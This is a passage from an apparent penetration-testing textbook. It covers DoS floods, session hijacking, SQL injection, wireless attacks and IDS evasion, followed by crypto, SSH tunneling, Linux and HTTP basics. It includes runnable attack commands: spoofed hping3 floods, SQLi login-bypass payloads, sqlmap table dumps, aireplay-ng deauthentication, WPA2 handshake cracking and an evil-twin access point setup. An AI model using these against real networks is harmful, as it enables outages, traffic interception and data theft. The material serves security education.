
```
hping3 -S --spoof 192.168.1.1 --flood -p 100 <targetIP>
```

ICMP flood:

```
hping3 --icmp <targetIP>
```

LAND attack — source and destination IP are set to the same address, causing the target to respond to itself in a loop:

```
hping3 --icmp --spoof <targetIP> <targetIP>
```

Important Note

DoS attacks are only effective when the target is not behind a CDN or WAF and you have direct access to the upstream IP address.

Session Hijacking

Session hijacking is an attack in which an attacker steals or abuses a victim's session credentials to impersonate them without knowing their username or password. It can be carried out at both the network layer and the application layer.

Network Layer

TCP Session Hijacking

TCP packets carry sequence numbers. If an attacker sniffs the network and captures the correct sequence number, they can inject a spoofed packet — using the victim's IP and the expected sequence number — before the legitimate packet arrives. If timed correctly,

the server may accept the attacker's packet as the real one. This attack is technically complex to execute reliably.

UDP Session Hijacking

UDP is connectionless and does not use sequence numbers, but many UDP-based protocols rely on port numbers for session continuity. If an attacker can capture a server's response and reply faster than the legitimate client — with the correct spoofed source address — the server may accept the attacker's response as legitimate.

DNS Spoofing

An attacker sets up a fake DNS server and poisons the victim's DNS resolution. When the victim attempts to connect to a legitimate host, the fake DNS server returns a malicious IP address, redirecting the victim's traffic to an attacker-controlled machine.

Application Layer

At the application layer, sessions are typically maintained using a Session ID (SID) or token, most commonly stored in cookies. Several misconfigurations can make these identifiers vulnerable:

- Embedding SIDs in URLs, where they appear in server logs and browser history
- Generating SIDs from predictable data such as timestamps
- Using short or low-entropy SIDs that can be brute-forced
- Transmitting SIDs in plain text over unencrypted connections
- Man-in-the-middle (MITM) interception of session tokens

Session Fixation

The attacker obtains a valid session ID from the target site before logging in. They then trick the victim into authenticating using that same session ID — for example, by embedding it in a crafted link. Once the victim logs in, the attacker uses the pre-known session ID to access the victim's authenticated session.

Session Donation

The attacker creates an account on the target site and tricks the victim into using that session. The victim, believing they are logged into their own account, may enter sensitive information. Since the attacker controls the account credentials, they can log in and retrieve whatever the victim submitted.

Cookie Theft via XSS

JavaScript can be used to read cookie values and send them to an attacker-controlled server. This technique is less effective on modern applications since cookies are commonly flagged as `HttpOnly`, preventing JavaScript from accessing them.

Man in the Browser (MITB)

Malware running inside the victim's browser can access local storage, session storage, and cookie data directly — bypassing `HttpOnly` protections entirely, since the malware

operates at the same privilege level as the browser itself.

Web Applications

Web applications are services that are served on the web. There are different web servers to serve these services, such as Apache, Nginx, and IIS.

Some Attack Vector Examples:

Buffer Overflow

Anywhere user-supplied data can exceed the intended memory storage, a buffer overflow may occur. This can lead to a crash or allow payload injection.

DoS and DDoS

Denial of service and distributed denial of service attacks aim to make the application or server unavailable by overwhelming it with traffic or requests.

Stack Trace

Error messages may be harmless to normal users, but they are valuable to hackers. They can reveal useful information through misconfigured error handling, including internal paths, library versions, or database details.

Input Validation

Data is often validated only in the web UI and not on the server side. This can be bypassed easily using a proxy such as Burp Suite.

SQL Injection

Passing user-supplied input to a database without sanitisation or validation can cause one of the most dangerous vulnerabilities in history. SQL injection can occur anywhere the application interacts with a database, including in headers such as `User-Agent`.

XSS (Cross-Site Scripting)

The most common vulnerability found in web applications. XSS can be stored or reflected, and DOM-based or direct.

Injection Vulnerabilities

Includes vulnerabilities such as RCE (Remote Code Execution) and command injection. These will be covered in detail in the next part of this book (OWASP Top 10 and More).

Upload Bomb

A form of DoS where many users upload files at the maximum allowed size, overwhelming server storage or processing capacity.

Broken Authentication and Session Management

Vulnerabilities that arise when developers implement their own authentication or session handling logic instead of using well-established, secure libraries.

Path Traversal

Caused by web server misconfiguration. An attacker can access sensitive files by navigating backwards through the directory structure using sequences such as `../../../../../../../../`.

SQL Injection

Behind many web applications there are **RDBMS** databases based on rows and columns, such as MySQL. These databases operate using queries like:

```
SELECT * FROM people WHERE username = "sora"
```

SQL injection happens when user input is directly placed into a query without any sanitisation.

Basic Login Bypass

The simplest usage — sufficient for a basic CEH-level understanding — is testing login bypass payloads. The admin account is typically the first user in any database. A specific username can be targeted, or `admin` can be tried directly. For the password field, the following payloads can be tested:

```
' OR '1' = '1  
" OR "1" = "1  
' OR 1 = 1 --  
" OR 1 = 1 --  
' OR 1 = 1; --  
" OR 1 = 1; --
```

Other logical expressions that evaluate to true can also be used, such as `16 > 2`, in cases where `1 = 1` is filtered.

Types and Complexity

SQL injection has different types and can be a difficult vulnerability to exploit in practice. Detailed documentation on payload types, including time-based injection and more advanced techniques, is covered in the next part of the book.

Tools

Tools are not always reliable for finding this vulnerability easily. That said, the most capable options are `ghauri` and `sqlmap`. Sample usage with `sqlmap`, using a saved HTTP request file:

```
sqlmap -r /path/to/saved/packet --dbs  
sqlmap -r /path/to/saved/packet -D Bricks --tables  
sqlmap -r /path/to/saved/packet -D Bricks -T users --dump
```

The `--dbs` flag enumerates available databases, `-D` selects a specific database, `-T` selects a table within it, and `--dump` extracts all data from that table.

Wireless Security

Wireless Network Modes and Concepts

Ad Hoc Mode: Devices connect to each other directly, one by one. A device announces that it owns a particular IP address and can receive traffic sent to it. This is also known as peer-to-peer networking.

BSS (Basic Service Set): The range of devices within a wireless network.

IBSS (Independent BSS): Uses another device's range, such as a router, rather than connecting peer-to-peer.

Hotspot / Infrastructure Mode: Devices communicate with each other through an Access Point (AP). This setup is referred to as a BSA (Basic Service Area).

SSID: The name of a wireless network.

Channels and Frequency

Channels are a key part of wireless configuration and operate across a range of radio frequencies (1–12). If two access points both operate on the same channel, they will conflict with each other — similar to two people speaking at the same time. This is why having 20 access points in one room does not multiply signal strength by 20.

Frequency refers to how many times a cycle is repeated per second. 1Hz means one cycle per second.

Signal Strength

RSSI (Received Signal Strength Indicator): A measurement of signal strength. The worst condition is around -100 dBm. The signal bars shown on mobile devices and Wi-Fi indicators both represent RSSI. A value of 0 is the strongest, and a good signal is generally around -25 dBm.

SNR (Signal-to-Noise Ratio) is calculated as:

$$\text{SNR} = \text{RSSI} - \text{Noise}$$

IEEE 802.11 Standard

The IEEE is the standards body responsible for defining networking standards. Wireless networking today follows the 802.11 standard.

Frame Types and Collision Avoidance

In wireless networks, three frame types are used to manage communication and avoid collisions:

Management Frames: The AP broadcasts its SSID so that nearby devices can discover and connect to it.

Control Frames: A device sends an RTS (Request to Send) to the AP. The AP responds with a CTS (Clear to Send), granting permission to transmit. If other devices attempt to send data at the same time, they also send an RTS, but the AP does not respond with a CTS until the channel is free.

Data Frames: The actual payload frames that carry user data between devices once the channel has been granted through the control frame exchange.

Radio Signal Interference

If two devices are active on the same channel, their radio signals will collide and neither can operate correctly. This means that a device capable of broadcasting radio signals within a 100-metre range and continuously transmitting noise on a given channel can effectively disrupt all wireless communication on that channel.

Hacking a Hidden SSID

A common protection used by network administrators is hiding the SSID of an access point. This is a weak form of security and can be bypassed using the **aircrack-ng** suite, which contains a wide range of wireless attacking tools.

Enabling Monitor Mode

First, create a virtual network interface and put it into monitor mode using **airmon-ng**:

```
airmon-ng start wlan0
```

Then use **ifconfig**, **iwconfig** or **ip a** to find the name of the new monitor interface — for example, **wlan0mon**.

Discovering Nearby Networks

Scan for nearby networks with **airodump-ng**:

```
airodump-ng wlan0mon
```

Some of the listed networks will have an SSID length of 0 — these are hidden networks. To focus on a specific channel:

```
airodump-ng -c 1 wlan0mon
```

At this point, even if an SSID is hidden, its name will be revealed in the output as other devices interact with it.

Locking onto the Target

Once the target AP is identified, lock **airodump-ng** onto it using its BSSID and channel:

```
sudo airodump-ng --bssid [BSSID] --channel [targetchannel] wlan0mon
```

Forcing Device Reconnection

To speed up SSID discovery, connected devices can be forcefully disconnected by sending deauthentication packets using `aireplay-ng`. When the devices reconnect, the SSID will appear in the capture output:

```
aireplay-ng --deauth [count] -a [BSSID] wlan0mon
```

Setting the count to 0 sends deauthentication packets indefinitely.

Bypassing MAC Filtering

After hiding an SSID, administrators often also whitelist specific MAC addresses using an ACL (Access Control List), allowing only those addresses to connect to the network.

Finding Allowed MAC Addresses

The first step is to lock `airodump-ng` onto the target AP and observe which MAC addresses are actively transferring packets on that network. If no devices are currently active, a deauthentication attack can be sent using `aireplay-ng` to force reconnections and capture the handshake traffic.

Before proceeding, check whether association to the target network is possible at all:

```
iwconfig wlan0 essid <ssid> channel <channel>
```

Then enable monitor mode and begin capturing:

```
airmon-ng start wlan0
iwconfig
airodump-ng wlan0mon
airodump-ng -c <channel> -a --bssid <targetNetworkMacAddress> wlan0mon
```

The `-a` flag filters output to show only devices associated with the target AP, making it easier to identify whitelisted MAC addresses.

MAC Spoofing

Once an allowed MAC address is identified, stop monitor mode, spoof the MAC address, and reconnect:

```
airmon-ng stop wlan0mon
macchanger -m <allowedMacAddress> wlan0
ifconfig wlan0 down
ifconfig wlan0 up
iwconfig wlan0 essid <ssid> channel <channel>
```

Bringing the interface down before applying the new MAC address is necessary, as most drivers will not allow MAC changes on an active interface.

Cracking WPA2

In the past, WEP was the dominant wireless security protocol and was trivially easy to crack. WPA and WPA2 follow the same general approach — capture enough packets and attempt to break the password offline.

Setting Up and Capturing

First, confirm that wireless interfaces are working correctly:

```
iwconfig
```

Enable monitor mode and begin scanning for nearby networks:

```
airmon-ng start wlan0
airodump-ng wlan0mon
```

Once the target AP is identified, lock onto it and write the captured packets to a file:

```
airodump-ng -w OUTFILE -c <channel> --bssid <APmacAddress> wlan0mon
```

The best approach is to wait for a legitimate authentication event to occur naturally, which captures the four-way handshake. Alternatively, a deauthentication attack can be sent using `aireplay-ng` to force connected devices to reconnect and trigger a handshake capture.

Cracking the Handshake

After capturing the handshake, the output files will be visible with `ls`. The `.cap` file can then be fed into `aircrack-ng` along with a wordlist to attempt a dictionary attack against the handshake:

```
aircrack-ng OUTFILE-01.cap -w /pentest/passwords/wordlists/some-wordlist.txt
```

The strength of this attack depends entirely on the quality of the wordlist and the complexity of the target password.

Rogue Access Point (Evil Twin) Attack

A fake access point can be created using `airbase-ng`, with a DHCP server running on it so that connecting devices automatically receive an IP address. The device is then connected to the internet via Ethernet to appear legitimate. IP forwarding must be enabled for traffic to flow through the attacker’s machine.

This attack is known as an **evil twin**. The goal is to clone a real access point:

	Real AP	Fake AP
SSID	cafe	cafe
Password	1234	1234
Channel	1	4

Deauthentication packets can also be sent to the real AP to push clients toward the fake one.

Setting Up the DHCP Server

```
ifconfig
apt install isc-dhcp-server
```

Note: `dhc3-server` is the older package name. The current maintained version is `isc-dhcp-server`. The configuration format is the same.

Back up the original config file before modifying it. The config defines the subnet range, DNS server, and gateway — the gateway should point to the attacker's device to achieve MITM positioning:

```
ddns-update-style ad-hoc;
default-lease-time 600;
max-lease-time 7200;
subnet 192.168.2.0 netmask 255.255.255.0 {
    option broadcast-address 192.168.2.255;
    option routers 192.168.2.1;
    option domain-name-server 8.8.8.8;
    range 192.168.2.51 192.168.2.100;
}
```

The DNS can point to anything — a legitimate resolver like `8.8.8.8` or a malicious one under the attacker's control.

Creating the Fake Access Point

Sniff with `airmon-ng`, lock onto the target with `airodump-ng`, send deauth packets with `aireplay-ng`, then bring up the fake AP:

```
airbase-ng --essid "Free WiFi" -c 6 wlan0mon
```

This creates a virtual interface, typically named `at0`. Bring it up and assign an IP address:

```
ifconfig at0 up
ifconfig at0 192.168.2.1/24
route add -net 192.168.2.0 netmask 255.255.255.0 gw 192.168.2.1
```

Starting the DHCP Server

```
dhc3d -cf /path/to/config/file -pf /path/to/pid/file
systemctl start isc-dhcp-server
```

Configuring NAT and Routing

Clear any existing firewall rules and set up NAT so that traffic from clients is forwarded out through the attacker's Ethernet interface:

```
iptables --flush
iptables --table nat --flush
iptables --delete-chain
iptables --table nat --delete-chain
iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
```



```
iptables --append FORWARD --in-interface at0 -j ACCEPT
echo 1 > /proc/sys/net/ipv4/ip_forward
```

The **MASQUERADE** rule starts NAT on the outgoing Ethernet interface, and the **FORWARD** rule allows traffic from the fake AP interface to pass through. Writing **1** to **ip_forward** enables kernel-level IP forwarding, which is required for the device to route traffic between interfaces.

Mis-Association Attacks

When a mobile device or laptop has previously connected to a network and Wi-Fi remains enabled, the device will periodically send probe request signals to check whether that AP is nearby and attempt to reconnect automatically.

An attacker can monitor these probe requests — visible in **airodump-ng** under the **PROBE** column — and identify which SSIDs a device is searching for. A fake AP with a matching SSID can then be created to intercept the connection:

```
airbase-ng --essid "Airport" -c 1 wlan0mon
```

This attack is most effective against open or free networks, since no password is required for the device to associate with the fake AP.

Evasion

Evasion refers to bypassing or escaping security controls such as firewalls and IDS/IPS devices.

IDS and IPS devices range from simple to highly advanced. They may read logs, hash files and compare them against previous values, recognise malformed traffic patterns, or match traffic against a database of known signatures. Firewalls can operate similarly to an IDS, and additionally perform tasks such as packet filtering. They can operate at different network layers, from layer 2 all the way up to layer 7 in the case of WAFs (Web Application Firewalls).

iptables is the built-in firewall in Unix-based systems.

Evasion Techniques Against IDS/IPS

DoS Against IDS/IPS

If an IDS is overwhelmed with traffic, it may fail to inspect and drop all packets, allowing some through depending on the device's configuration. The IDS IP address does not need to be known — simply sending a high volume of normal-looking requests is enough. As packet sizes increase, the IDS becomes overloaded and its inspection capability degrades.

Insertion / Packet Smuggling

This technique exploits the difference between what the IDS sees and what the server receives, by crafting packets that die before reaching the server.

TTL (Time To Live) defines how many hops a packet can traverse before being discarded. By manipulating TTL values, specific packets can be made to reach the IDS but not the server. For example, given the following route:

IDS --- Router --- Server

An attacker sends: - `s` with TTL 3 (reaches server) - `t` with TTL 2 (reaches IDS and router, dies before server) - `q` with TTL 3 (reaches server) - ...and so on.

The server reconstructs `sql`, while the IDS sees `stqhl` and considers it harmless.

Obfuscation

When input is filtered, encoding or alternative representations can be used to bypass the filter. For example, if `<` is blocked in an SQL injection form, the HTML entity `<` may pass through. SQL comments and other syntactically inert fragments can also be inserted into payloads to break up recognisable patterns.

Crying Wolf

The attacker launches an attack repeatedly over several days or nights, then stops abruptly each time. After enough false alarms, defenders may conclude the IDS is malfunctioning and disable it.

Session Splicing

Payloads are split across multiple fragments. The IDS may not reassemble them correctly and therefore fails to recognise the attack pattern, while the target server reassembles and processes the complete payload.

Sense of Urgency

TCP includes an URG (Urgent) flag that signals high-priority data. An overloaded IDS may process urgent packets with reduced inspection, allowing malicious content to pass through.

Encryption

In HTTPS traffic, the packet content is encrypted and only the destination server can decrypt it using its private key. The IDS cannot inspect the payload without access to that key, making signature-based detection ineffective against encrypted channels.

Evasion Techniques Against Firewalls

IP Spoofing

If a firewall filters traffic based on IP addresses, spoofing a trusted source IP may allow packets to bypass the rules.

Source Routing

Routers and firewalls may apply different rules depending on the traffic source. Packets arriving from the internet may be passed through the firewall, while packets that appear

to originate from inside the network may be routed directly to internal servers without inspection.

Direct IP Access

In some misconfiguration scenarios, accessing a server by its direct IP address instead of its domain name may bypass firewall rules that are tied to domain-based filtering.

ICMP / DNS Tunneling

In heavily restricted environments where ICMP is the only permitted traffic, data can be encapsulated inside ICMP packets (such as ping requests) and transmitted to an external host. The same principle applies to DNS, where data is encoded in DNS query and response fields to tunnel traffic out of a restricted network.

Cloud Attacks

A cloud server is simply another server hosted in a remote location — not fundamentally different from any other server. Cloud environments can be affected by all the same vulnerabilities covered in previous sections, but there are some differences worth noting.

EDOS (Economic Denial of Service)

A traditional server will go down under sufficient load — for example, it may struggle to handle 1000 requests per second. Cloud infrastructure is designed to scale automatically, so instead of going offline, it expands its resources to meet demand. That automatic scaling comes at a cost, and the bill grows with the resource usage.

This is the basis of an EDOS attack: rather than taking the service offline, the goal is to drain the target's budget by forcing continuous resource scaling. The same principle applies to pay-per-use services such as SMS APIs, where every request triggered by an attacker directly increases the victim's costs.

Encryption

Encryption algorithms have two main types: symmetric and asymmetric.

Symmetric Encryption

A plaintext message is transformed into ciphertext using a key, and the same key is used to decrypt it. This key is referred to by several names: simple key, secret key, session key, or shared key.

Asymmetric Encryption

A pair of keys is used. Data encrypted with one key can only be decrypted with the other. One is called the **public key** and the other is called the **private key**. The public key can decrypt data encrypted with the private key, and vice versa.

Basic Encryption Methods

Transposition

Data is rearranged rather than substituted. A classic physical example is writing a message on a folded piece of paper — the message is only readable when the paper is folded in a specific way.

Substitution

Characters are replaced with other characters according to a defined rule. A well-known example is the Caesar cipher (ROT13), where each letter is shifted by a fixed number of positions. For example, a (97 in decimal) becomes n (110 in decimal). A variation of this method uses a key to determine the rotation amount rather than a fixed shift.

Symmetric Key Encryption

If plaintext is processed in fixed-size chunks — for example, every 128 bits — and each chunk is encrypted as a unit, it is called a **block cipher**.

In contrast, **stream ciphers** operate byte by byte. Using a stream cipher requires that both parties share a key securely beforehand. This is where **Diffie-Hellman** key exchange comes in, allowing two parties to establish a Pre-Shared Key (PSK) over an untrusted channel.

Diffie-Hellman Key Exchange

Consider Alice and Bob needing to establish a shared key without trusting the channel between them. The concept can be illustrated using colors:

1. Alice and Bob agree on a shared color publicly.
2. Each secretly picks an additional color.
3. Each mixes the shared color with their own secret color and sends the result to the other.
4. Each then adds their own secret color to what they received — and both end up with the same final color.

In practice, Diffie-Hellman uses large numbers and modular arithmetic instead of colors, but the principle is the same.

Once a PSK is established, a symmetric algorithm is used to encrypt the actual data. Common algorithms include:

- **DES** — based on the Lucifer cipher.
 - **3DES** — applies DES three times for increased security.
 - **AES** — based on the Rijndael cipher. Supports key lengths of 128, 192, or 256 bits, operating on 128-bit blocks.
-

Asymmetric Key Encryption

RSA

One of the most widely used asymmetric algorithms. RSA is based on the mathematical difficulty of factoring the product of two large prime numbers. Breaking RSA is considered extremely difficult in theory.

ECC (Elliptic Curve Cryptography)

Used in systems such as Bitcoin. While RSA is very hard to break, ECC is considered significantly stronger for equivalent key sizes, making it practically impossible to break with current computing capabilities.

These cryptographic principles can be implemented and combined in many different forms depending on the use case.

Certificate Authorities

When a public key is created and stored in a file following the x.509 standard, it is referred to as a **certificate**. But how can anyone verify that a given key actually belongs to a specific entity?

This is the role of a **CA (Certificate Authority)**, also referred to as a **PKI (Public Key Infrastructure)**. A key pair can be generated locally on any machine, but for that key pair to be trusted and associated with a domain such as `example.net`, a CA must sign it. Once signed, it becomes a legitimate certificate that browsers and other systems will trust.

Generating a Self-Signed Certificate and Key Pair

```
openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem
```

This generates a self-signed certificate along with a new RSA key pair in a single step. Self-signed certificates are not trusted by browsers by default since no CA has verified them, but they are useful for internal or testing purposes.

How SSL/TLS Works

When a client connects to a server over HTTPS, the server sends its certificate (`cert.pem`) to the client.

The certificate contains:

- The server's public key
- The domain name (CN or SAN)
- Validity information
- A digital signature

The client checks whether the certificate is valid and trusted.

The server also has a private key (`key.pem`). This key is kept secret and never sent to anyone.

During the TLS handshake, the server proves that it owns the private key that matches the public key inside the certificate.

After verification, the client and server securely establish shared encryption keys.

These shared keys are then used to encrypt all communication between the client and the server.

In simple terms:

- `key.pem` = Private Key (secret)
- `cert.pem` = Certificate containing the Public Key and identity information

The certificate is sent to the client, while the private key remains on the server.

This process allows both parties to create a secure and encrypted connection.

Generating a Private Key

```
openssl genrsa -aes256 -out private_key.pem 4096
# this will ask you for a pem password, suppose that your private got stolen,
# attackers cannot use it until they know the password.
```

This generates a 4096-bit RSA private key encrypted with AES-256.

Extracting the Public Key from a Private Key

```
openssl rsa -pubout -in private_key.pem -out public_key.pem
```

The public key is mathematically derived from the private key and can be shared openly.

Additional: SSH

SSH is not only a remote access tool — it can be used for many purposes, including securing traffic and tunneling.

SSH Port Forwarding

SSH port forwarding allows network traffic to be transferred through a secure SSH channel. This is useful for encrypting traffic from applications that do not natively support encryption, or for tunneling traffic between networks.

There are three types of SSH port forwarding:

Local Port Forwarding (-L)

Main use case: Accessing a service that is only available on the SSH server's network, from your own local machine.

```
ssh -L <localPort>:<destinationHost>:<destinationPort> <user>@<serverIP>
```

For example, if a database on `example.com` (`192.0.2.10`) is only accessible from the server itself on port `3306`, it can be accessed on a local machine by running:

```
ssh -L 3307:192.0.2.10:3306 user@192.0.2.5
```

Note that the remote SSH server and the destination host can be different machines.

Remote Port Forwarding (-R)

Opens a listener port on the SSH server and forwards all traffic arriving on that port to a specified destination host and port.

```
ssh -R <remotePort>:<destinationHost>:<destinationPort> <user>@<serverIP>
```

For example, to open port `9999` on `server1` and forward its traffic to port `22` on `server2`:

```
ssh -N -R 9999:<server2>:22 root@<server1>
```

The `-N` flag keeps the channel open without executing a remote command. Any traffic reaching `localhost:9999` on `server1` will be forwarded to `server2` on port `22`.

To use this tunnel, running the following command on `server1`:

```
ssh -N -p 9999 root@localhost
```

...will connect to `localhost:9999` on `server1`, and the traffic will be forwarded transparently to `server2` on port `22`.

Dynamic Port Forwarding (-D)

Creates a SOCKS proxy on the local machine. Applications can then be configured to route their traffic through this proxy, which is useful for bypassing geographic restrictions and for secure browsing.

```
ssh -D <localPort> <user>@<serverIP>
```

Example:

```
ssh -D 1080 root@12.23.34.45
```

To make the proxy accessible to other machines on the local network:

```
ssh -D 0.0.0.0:1080 root@12.23.34.45
```

Real-World Scenario: Chained Tunnels

The following scenario chains two SSH tunnels together to route traffic from a desktop machine through two intermediate servers.

Step 1 — Desktop to Server1:

```
ssh -N -L 8888:localhost:9999 root@<server1>
```

Traffic sent to port 8888 on the desktop is forwarded to localhost:9999 on server1. Note that from the SSH client's perspective, localhost refers to server1's local interface, not the desktop's.

Step 2 — Server1 to Server2 (run on Server1):

```
ssh -N -L 9999:localhost:8080 root@<server2>
```

Traffic arriving at server1:9999 is forwarded to localhost:8080 on server2.

This creates two chained tunnels. For the chain to provide internet access, server2 must be configured to handle outbound traffic. One of the following must be in place:

1. A proxy service listening on port 8080, such as Squid or tinyproxy.
2. NAT and IP forwarding:

```
# Enable IP forwarding persistently
```

```
nano /etc/sysctl.conf
```

```
# add the following line:
```

```
net.ipv4.ip_forward=1
```

```
sudo sysctl -p
```

```
# Apply NAT rule
```

```
sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

3. Any other service capable of handling and forwarding outbound traffic.

Summary of commands:

On the desktop:

```
ssh -N -L 8888:localhost:9999 root@server1
```

On server1:

```
ssh -N -L 9999:localhost:8080 root@server2
```

On server2:

```
sudo sysctl -w net.ipv4.ip_forward=1
```

```
sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

The desktop can now route traffic through the entire chain by connecting to 127.0.0.1:8888. This is a good example of how things work but in real world scenarios you should use a proxy server like tinyproxy.

OWASP Top 10 and More

OWASP is a standard for web application vulnerabilities. Understanding these topics allows you to enter the world of web security with a solid foundation and already puts you ahead of script kiddies.

Linux Essentials Before OWASP

This chapter covers the Linux filesystem layout, user management, I/O redirection, and SSH — the foundational knowledge required before moving into web application security and OWASP topics.

Note: This section only covers, to a limited extent, the topics we directly work with. You are expected to already have Linux knowledge at roughly the LPIC-1 level, or to learn it on your own.

Filesystem Overview

Key directories and files relevant to security work:

Path	Description
/bin	System binaries
/var	Variable data such as logs
/etc/passwd	User accounts and configurations
/etc/group	System groups
/etc/resolv.conf	DNS settings
/etc/shadow	Password hashes (readable only by root)
/etc/hosts	Static IP-to-hostname mappings
/home/\$username/.ssh	SSH keys and related files for the user

User Management

Command	Description
<code>sudo -i</code> , <code>sudo su</code>	Switch to the root user
<code>sudo adduser \$username</code>	Add a new user (interactive)
<code>sudo useradd \$username</code>	Add a new user (with manual configuration flags)
<code>su \$username</code>	Switch to another user account
<code>sudo visudo</code>	Edit the sudoers file directly
<code>usermod -aG sudo \$username</code>	Add a user to the sudo group
<code>base64</code>	Encode data to Base64
<code>base64 -d</code>	Decode Base64 data

File Descriptors and I/O Redirection

Every process in Linux has three standard file descriptors:

Descriptor	Name	Default
0	stdin	Terminal input
1	stdout	Terminal output
2	stderr	Terminal error output

These descriptors can be redirected to control where input comes from and where output goes.

Operator / Syntax	Description
<code>command 2> errors.txt</code>	Write stderr to a file
<code>command 1> output.txt 2>&1</code>	Write stdout to a file, then redirect stderr to the same destination
<code>></code>	Redirect output to a file (overwrite)
<code>>></code>	Append output to a file
<code>\ </code>	Pipe — pass one command’s output as input to another
<code>command <(another command)</code>	Process substitution — treat a command’s output as a file
<code>&</code>	Run a command in the background
<code>;</code>	Run commands sequentially in a chain
<code>&&</code>	Logical AND — run the next command only if the previous succeeded
<code>\ </code>	Logical OR — run the next command only if the previous failed
<code>`command`</code> or <code>\$(command)</code>	Command substitution — embed a command’s output inline

For a broader reference on Bash commands and scripting, see the Bash section in the files section in dev book.

Utility Commands

Command	Description
<code>sleep 5</code>	Suspend the shell for 5 seconds
<code>md5sum</code>	Calculate an MD5 hash
<code>sha256sum</code>	Calculate a SHA-256 hash
<code>tee</code>	Write output to a file and display it in the terminal simultaneously
<code>sed 's/a/b/g'</code>	Replace all occurrences of a with b
<code>find . -name "*.txt"</code>	Find all <code>.txt</code> files in the current directory
<code>xargs</code>	Build and execute commands using output from another command

A practical example combining `seq` and `xargs` to compute MD5 hashes for the numbers 1 through 5:

```
seq 1 5 | xargs -I XX bash -c "echo -n XX | md5sum"
```

SSH Key Generation and Usage

Generate an RSA key pair with a 4096-bit key size:

```
ssh-keygen -t rsa -b 4096 -C "your@email.com"
```

This produces a private key and a public key. The private key must be kept secret. From a security perspective, the `~/.ssh/known_hosts` file is also worth noting — it stores the IP addresses of servers the user has previously connected to. If a private key is compromised, `known_hosts` can reveal which servers that key grants access to, making it a useful artifact in privilege escalation.

The public key is stored on the remote server at `~/.ssh/authorized_keys`. To copy your public key to a remote server automatically:

```
ssh-copy-id ubuntu@linux.server
```

Passwordless SSH

To disable password-based authentication on the server, edit `/etc/ssh/sshd_config` and set:

```
PasswordAuthentication no
```

With this setting in place, the server will only accept key-based authentication.

Some More Networking Fundamentals Before Web Security

A solid understanding of networking is essential before approaching web application security. This chapter covers DNS, web servers, HTTP, URLs, and related tools.

Netcat Basics

nc (Netcat) is a lightweight utility for reading and writing data over TCP or UDP connections. It is commonly used for port scanning, banner grabbing, and setting up listeners.

Listen on a port:

```
nc -lp 2121
```

Connect to a target:

```
nc google.com 80
```

After connecting on port 80, you can speak HTTP manually:

```
GET /
```

DNS and Name Servers

Most operating systems have a DNS client that is pre-configured with an IP address — typically the ISP's DNS server. When a domain needs to be resolved, the DNS client queries that server.

The DNS server itself does not necessarily know every IP address. Instead, it follows a hierarchical process: it contacts a root Name Server (NS), which knows the authoritative

servers for each top-level domain (TLD) such as `.com`, `.net`, or `.ir`. The query travels down the tree until the authoritative name server for the domain returns the answer.

If a company's Name Server can be identified, it can be queried directly for name resolutions. Also note that `/etc/hosts` has the highest priority in name resolution on Linux systems, before any DNS query is made.

DNS records are not limited to IP addresses. Common record types include:

Record	Purpose
A	IPv4 address
AAAA	IPv6 address
MX	Mail server
TXT	Arbitrary text (used for SPF, DKIM, etc.)
NS	Name server
CNAME	Canonical name / alias

Web Servers

Common web servers include Apache, Nginx, and IIS. They are configured through directives. Key Apache directives:

Directive	Description
<code>DocumentRoot</code>	Root directory from which files are served
<code>ServerName</code>	Hostname used to identify a virtual host
<code>Listen</code>	IP address and port the server binds to
<code>ErrorLog</code>	Path to the error log file
<code>Include</code> / <code>IncludeOptional</code>	Load additional configuration files
<code>Directory</code>	Apply directives to a specified directory
<code>Files</code>	Restrict access to specific files
<code>IfModule</code>	Conditionally apply directives if a module is loaded

Apache must start as root in order to bind to port 80, but it drops privileges to a less-privileged user immediately afterward for security reasons.

The `setuid (s)` permission bit on a binary allows it to run with the owner's privileges — typically root — regardless of who executes it. This is relevant to privilege escalation.

Virtual Hosts

A virtual host allows a single server with one IP address to serve multiple websites, each with its own `DocumentRoot`. When an HTTP request arrives, the `Host` header is compared against configured `ServerName` values to select the correct virtual host. If no match is found, Apache loads the first virtual host by default.

To create a virtual host on Apache:

```
cd /etc/apache2/sites-available/  
cp 000-default.conf myVirtualHost.conf
```

Open `myVirtualHost.conf` in an editor, add a `ServerName` directive above `DocumentRoot`, and update the `DocumentRoot` path. Then enable the site and reload the service:

```
a2ensite myVirtualHost.conf
sudo systemctl reload apache2.service
```

To disable a virtual host:

```
a2dissite myVirtualHost.conf
```

Quick Python HTTP Server

For testing or file serving during an engagement, Python’s built-in HTTP server is useful:

```
sudo python3 -m http.server 80
```

URL Structure

Understanding URL anatomy is essential for web application security testing.

`<scheme>://<user>:<password>@<host>:<port>/<path>?<query>#<fragment>`

Component	Description
scheme	Protocol — <code>http</code> , <code>https</code> , <code>ftp</code> , etc.
user:password	Optional credentials embedded in the URL
host	The only required component
port	Optional — defaults are chosen based on the protocol
path	Absolute path to a resource from the server root
query	Key-value parameters sent to the server (<code>?key=value</code>)
fragment	Client-side only — not sent to the server; used by JavaScript to trigger in-page actions

The third slash marks the end of the host portion. Everything after it belongs to the path or query.

HTTP Protocol

HTTP is the primary protocol involved in web application security testing. A thorough understanding of its structure is required.

Request Line

Method SP Request-URI SP HTTP-Version

Example:

`GET /panel/files HTTP/1.1`

The separator (SP) is a single space.

HTTP Common Methods

Method	Purpose
GET	Retrieve and display a resource
POST	Submit data to the server
HEAD	Same as GET but returns headers only — no response body

When navigating to a URL, the browser sends a **GET** request. When submitting a login form, it sends a **POST** request. The **HEAD** method is rarely sent by users/browsers directly.

HTTP Headers

Each request and response carries headers that provide metadata. Format:

`field-name: field-value CRLF`

Common request headers:

Header	Description
Host	The target hostname
Referer	The page the user navigated from
User-Agent	The client software and OS information
Cookie	Data stored in the browser and sent with requests
Content-Length	Body size in bytes (decimal)
Content-Type	MIME type of the request body

Common response headers:

Header	Description
Set-Cookie	Instructs the browser to store a cookie
Location	Redirect target URL

curl for HTTP Requests

`curl` can craft and send HTTP requests from the command line, making it a standard tool in web security work.

Flag	Description
-v	Verbose — shows request and response headers
-s	Silent — suppresses progress output, returns body only
-I	Sends a HEAD request
-H	Adds a custom header

Example — retrieve a page verbosely:

```
curl -v https://example.com
```

Example — send a custom header:

```
curl -s -H "Host: internal.example.com" http://10.10.10.10/
```

